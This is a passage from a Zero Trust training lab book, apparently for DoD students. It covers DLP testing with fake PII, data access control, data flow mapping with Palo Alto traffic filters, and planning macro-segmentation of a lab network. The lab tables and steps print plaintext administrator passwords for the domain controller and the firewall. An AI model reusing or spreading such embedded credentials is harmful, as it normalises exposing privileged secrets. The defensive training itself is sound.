Domain Controller	ZTLabDC1	10.91.0.10	91	DoD_Admin: ch00$3tHeR3dP1ll!
Windows Student	ZTWinStudentXX	YourIP	91	

Duration: 30 Minutes

Task

The Task is a combined task. Please go HERE to complete the task.

3.5 Application and Workload Pillar Lesson 5 (Continuous Monitoring and Ongoing Authorizations) (Future Course)

Future Course

4. Zero Trust Pillar 4- Data (Currently in Development)

Data Course:

The following DoD Activities will be covered to some extent in the following portion of this lab book and/or ZT Course Slides:

- Data Analysis
- Define Data Tagging Standards
- Interoperability Standards
- Develop Software Defined Storage (SDS) Policy
- Implement Data Tagging & Classification Tools
- Manual Data Tagging Pt1
- Manual Data Tagging Pt2
- Automated Data Tagging & Support Pt1
- Automated Data Tagging & Support Pt2
- DLP Enforcement Point Logging and Analysis
- DRM Enforcement Point Logging and Analysis
- File Activity Monitoring Pt1
- File Activity Monitoring Pt2
- Database Activity Monitoring
- Comprehensive Data Activity Monitoring
- Implement DRM and Protection Tools Pt1
- Implement DRM and Protection Tools Pt2
- DRM Enforcement via Data Tags and Analytics Pt1
- DRM Enforcement via Data Tags and Analytics Pt2
- DRM Enforcement via Data Tags and Analytics Pt3
- Implement Enforcement Points
- DLP Enforcement via Data Tags and Analytics Pt1
- DLP Enforcement via Data Tags and Analytics Pt2
- DLP Enforcement via Data Tags and Analytics Pt3
- Integrate DAAS Access w/ SDS Policy Pt1
- Integrate DAAS Access w/ SDS Policy Pt2
- Integrate DAAS Access w/ SDS Policy Pt3
- Integrate Solution(s) and Policy with Enterprise IDP Pt1
- Integrate Solution(s) and Policy with Enterprise IDP Pt2
- Implement SDS Tool and/or integrate with DRM Tool Pt1
- Implement SDS Tool and/or integrate with DRM Tool Pt2

4.1 Data Pillar Lesson 1 (Data Catalog Risk Alignment) (Future Course)

Future Course

4.2 Data Pillar Lesson 2 (DoD Enterprise Data Governance) (Future Course)

Future Course

4.3 Data Pillar Lesson 3 (Data Labeling and Tagging) (Future Course)

Future Course

4.4 Data Pillar Lesson 4 (Data Monitoring and Sensing) (Future Course)

Future Course

4.5 Data Pillar Lesson 5 (Data Encryption & Rights Management) (Future Course)

Future Course

4.6 Data Pillar Lesson 6 (Data Loss Prevention (DLP))

Background

Per the DoD ZT Capabilities and Activities: DoD organizations have identified enforcement points, deployed approved DLP tools at those enforcement points, and integrate tagged data attributes with DLP.

Prior to attempting the lab, please review Course Slides “Pillar 5 Data Pillar”.

Outcomes

1) The student will gain an understanding of Data Loss Prevention Techniques.

2) Student will send sensitive information across network subnets to emulate the loss of sensitive data. The student will then review alerts to see the detection of Data Loss.

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address	VLAN	Passwords
Domain Controller	ZTLabDC1	10.91.0.10	91	DoD_Admin: ch00$3tHeR3dP1ll!
Windows Student	ZTWinStudentXX	YourIP	91	


Duration: 30 Minutes

Task

4.6.1 Download Sensitive Information from a Website to Test DLP Capabilities

Login to your **Windows** system for the following Lab.

Visit the following Website: http://10.91.1.61/ssns.txt




You will see **fake PII**.

Now, **browse** to the **Palo Alto Web Interface** at https://10.91.0.7 and **login** as **admin** with the password **ch00$3tHeR3dP1ll!**

Next, **click** on **Monitor** and **click** on **Data Filtering** on the Left:


(Note: It may take a few minutes for the Data filtering rule to populate)




This is an extremely basic version of Data Loss Prevention and requires the Palo Alto Firewall to be configured with Data Filtering Policies.

More advanced DLP solutions do a better job at detecting sensitive data exfiltration. What types of Data filtering rules would you create in your organization? Could you create something to detect different classification labels?


Click on **Objects** and then **Data Filtering** on the left to see current data policies.



Next, **click** on **Data Patterns** to see the patterns used to detect activity:



Create your **own Data pattern** and experiment:



Type **Test** under the **name**, **choose File Properties** in the **Pattern Type**, and **choose Microsoft Word** as the **File Type**, **Classification** as the **File Property** and **Secret** as the **Property Value**.

After you have done this, just hit **cancel**.

The Data Patterns capability in Palo Alto can be powerful if you utilize it in a manner to protect your data.

Think of how DLP relates to Zero Trust as you conclude this lab.

What does this data pattern do? It looks for the word “Secret” within word documents traversing security zones.

4.7 Data Pillar Lesson 7 (Data Access Control)

Background

Per the DoD ZT Capabilities and Activities: DoD organizations ensure appropriate access to and use of data based on the data and user/NPE/device properties

Prior to attempting the lab, please review Course Slides “Pillar 4 Data”.

Note: This lab will be a combined lab from three separate pillars, Pillar 1 Users, Pillar 3 Application & Workload, and Pillar 5 Data. Capability 1.7 combines with Capability 3.4 and 4.7 due to the nature of using identity to access resources and data.

Outcomes

1) The student will gain an understanding of least privileged access.

2) Student will configure policies and access control mechanisms and conduct actions from different user accounts in order to test access to data, applications, assets and services.

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address	VLAN	Passwords
Domain Controller	ZTLabDC1	10.91.0.10	91	DoD_Admin: ch00$3tHeR3dP1ll!
Windows Student	ZTWinStudentXX	YourIP	91	

Duration: 30 Minutes

Task

The Task is a combined task. Please go HERE to complete the task.

5. Zero Trust Pillar 5- Network and Environment

Network and Environment Course:

The following DoD Activities will be covered to some extent in the following portion of this lab book and/or ZT Course Slides:

- Define Granular Control Access Rules & Policies Pt1
- Define Granular Control Access Rules & Policies Pt2
- Define SDN APIs
- Implement SDN Programable Infrastructure
- Segment Flows into Control, Management, and Data Planes
- Network Asset Discovery & Optimization
- Real-Time Access Decisions
- Datacenter Macrosegmentation
- B/C/P/S Macrosegmentation
- Implement Microsegmentation
- Application & Device Microsegmentation
- Process Microsegmentation
- Protect Data In Transit

5.1 Network and Environment Pillar Lesson 1 (Data Flow Mapping)

Background

Per the DoD ZT Capabilities and Activities: DoD organizations reconcile data flows by gathering, mapping, and visualizing network traffic data flows and patterns to ensure authorized access and protection for network and DAAS resources.

Prior to attempting the lab, please review Course Slides “Pillar 5 Network and Environment Pillar”.

Outcomes

1) The student will gain an understanding of data flow mapping.

2) Student will identify all data flows in the environment in preparation for macro and micro segmentation efforts.

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address	VLAN	Passwords
Domain Controller	ZTLabDC1	10.91.0.10	91	DoD_Admin: ch00$3tHeR3dP1ll!
Windows Student	ZTWinStudentXX	YourIP	91	

Duration: 30 Minutes

Task

5.1.1 Data Flow Mapping


Data Flow Mapping is a soft skill that is less technical in nature than many of the other tasks we are implementing in this lab.


Step 1: Identify all IP addresses in your environment that you are responsible for defending. If you don't have it documented and you don't have an LDIF, you can look at your current routing tables within the Palo Alto and look at identified addresses within ForeScout to view all current assets and their IP addresses.

Spend a few minutes looking at ForeScout and Palo Alto and see if you can identify your IP addresses without instruction.

Answer: 10.91.0.0/16 is the scope of addresses with the following addresses being advertised: 10.91.0.0/24(Server Subnet), 10.91.1.0/24(Client Subnet), 10.91.66.0/24 (External Subnet)

You can get this information from the More Runtime Stats section in Palo Alto under the Network tab:






Step 2: Identify all services hosting data.

In our environment, we are looking at services hosting data that the users in our environment are accessing. We know that there is only one server in our environment.

Lets do some double checking.

Login to the ForeScout console:




Click on Home, then click on Primary Classification to the left and highlight Windows. On the Right you can see the function of Workstation and Server. As you can see, there is only one server in our environment. You can also coordinate with your Server technicians and get the answer from them, but you will want to double check to identify all resources in your environment.


For Lab simplicity we are going to exclude the Linux Servers for now, as their purpose is for security and are inaccessible to the user base.

Data is typically transferred via SMB, FTP, MSFSS-HTTP, or others, so lets login to Palo Alto and check those applications.

After you have logged into Palo Alto, click on the Monitor Tab and select traffic:



After you have selected traffic, type in **(app eq ms-ds-smbv3) or (app eq ms-ds-smbv2)** into the filter and press enter:



Everything looks to be destined to 10.91.0.10. To make sure of it, click on the 10.91.0.10 link and then put a ! in front of it like below:

Note your filter should now be: **((app eq ms-ds-smbv3) or (app eq ms-ds-smbv2)) and !(10.91.0.10)**


Make sure the (and)'s are in the correct location.

((app eq ms-ds-smbv3) or (app eq ms-ds-smbv2))and !(addr.dst in 10.91.0.10)

	Receive Time	Type	From Zone	To Zone	Source	Source User	Destination	To Port	Application
	12/20 06:55:17	end	Lab_Network	Lab_Network	10.91.0.21		10.91.1.22	445	ms-ds-smbv3
	12/20 06:55:01	start	Lab_Network	Lab_Network	10.91.0.21		10.91.1.22	445	ms-ds-smbv3
	12/20 06:54:08	end	Lab_Network	Lab_Network	10.91.0.21		10.91.1.22	445	ms-ds-smbv3
	12/20 06:53:53	start	Lab_Network	Lab_Network	10.91.0.21		10.91.1.22	445	ms-ds-smbv3
	12/19 09:15:41	start	Lab_Network	Lab_Network	10.91.0.8	zt\dod_admin	10.91.1.23	445	ms-ds-smbv3
	12/19 09:00:35	start	Lab_Network	Lab_Network	10.91.0.8		10.91.1.23	445	ms-ds-smbv3
	12/19 08:55:49	start	Lab_Network	Lab_Network	10.91.0.8		10.91.1.22	445	ms-ds-smbv3
	12/19 08:45:35	start	Lab_Network	Lab_Network	10.91.0.8		10.91.1.23	445	ms-ds-smbv3
	12/19 08:40:49	start	Lab_Network	Lab_Network	10.91.0.8		10.91.1.22	445	ms-ds-smbv3

It looks like there is some traffic between different clients on the same subnet as well as ForeScout(10.91.0.8) logging into systems. We aren't going to address that traffic yet, but will need to account for it when we start developing our policies.

Below is a simple example of Data Flow Mapping:



Zero Trust is data focused and it is important to understand where your data lies and design your ZT architecture around protecting your data.

5.2 Network and Environment Pillar Lesson 2 (Software Defined Networking (SDN) (Future Course)

Future Course

5.3 Network and Environment Pillar Lesson 3 (Macro Segmentation)

Background

Per the DoD ZT Capabilities and Activities: DoD organizations establish network perimeters and provide security against devices located within an environment by validating the device, user, or NPE on each attempt of accessing a remote resource prior to connection

Prior to attempting the lab, please review Course Slides “Pillar 5 Network and Environment Pillar”.

Outcomes

1) The student will gain an understanding of macro segmentation and develop a plan.

2) Student will configure the Firewall in a Deny-by-default Macro Segmentation state to segment the internal network off from the external subnet (10.91.66.0/24).

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address	VLAN	Passwords
Domain Controller	ZTLabDC1	10.91.0.10	91	DoD_Admin: ch00$3tHeR3dP1ll!
Windows Student	ZTWinStudentXX	YourIP	91	

Duration: 60 Minutes

Task

5.3.1 Plan for Macro-Segmentation

There are several documents and STIGs within the DoD, such as the Category Assurance List (CAL) that outline requirements for what applications can be authorized through boundaries at different levels.

Macro-Segmentation is the act of segmenting different network environments at a larger (macro) level. In the Army tactical environment, Macro-segmentation typically takes place at the Brigade level, but can be done at lower levels, such as Battalion depending on capabilities.

In a tactical environment, ensuring availability of mission command systems and providing maximum security is important.

We are going to develop a plan to place our architecture in a deny-by-default state for external resources and meet the Macro-segmentation Zero Trust concepts.

We need to identify what resources we need to share with outside organizations in order to meet mission needs.

In our Environment, we don't want our Fileshare to be publicly accessible. I have created some basic services on a Linux system to emulate different services that we are going to configure access to.

10.91.0.21 is hosting the following resources:

http://10.91.0.21:443 is hosting a file service over the Web that is used for basic information about the environment, no sensitive data is transferred via this method.

10.91.0.21 TCP port 7777 is a service used for mission command activities.

10.91.0.21 TCP port 8008 is a service used for mission command activities.

We are also going to allow an external IP address to access our internal DNS server over port 53 UDP:

10.91.66.21 to 10.91.0.10 over UDP 53 (DNS)

Nothing else in our environment should be accessible from the external network.

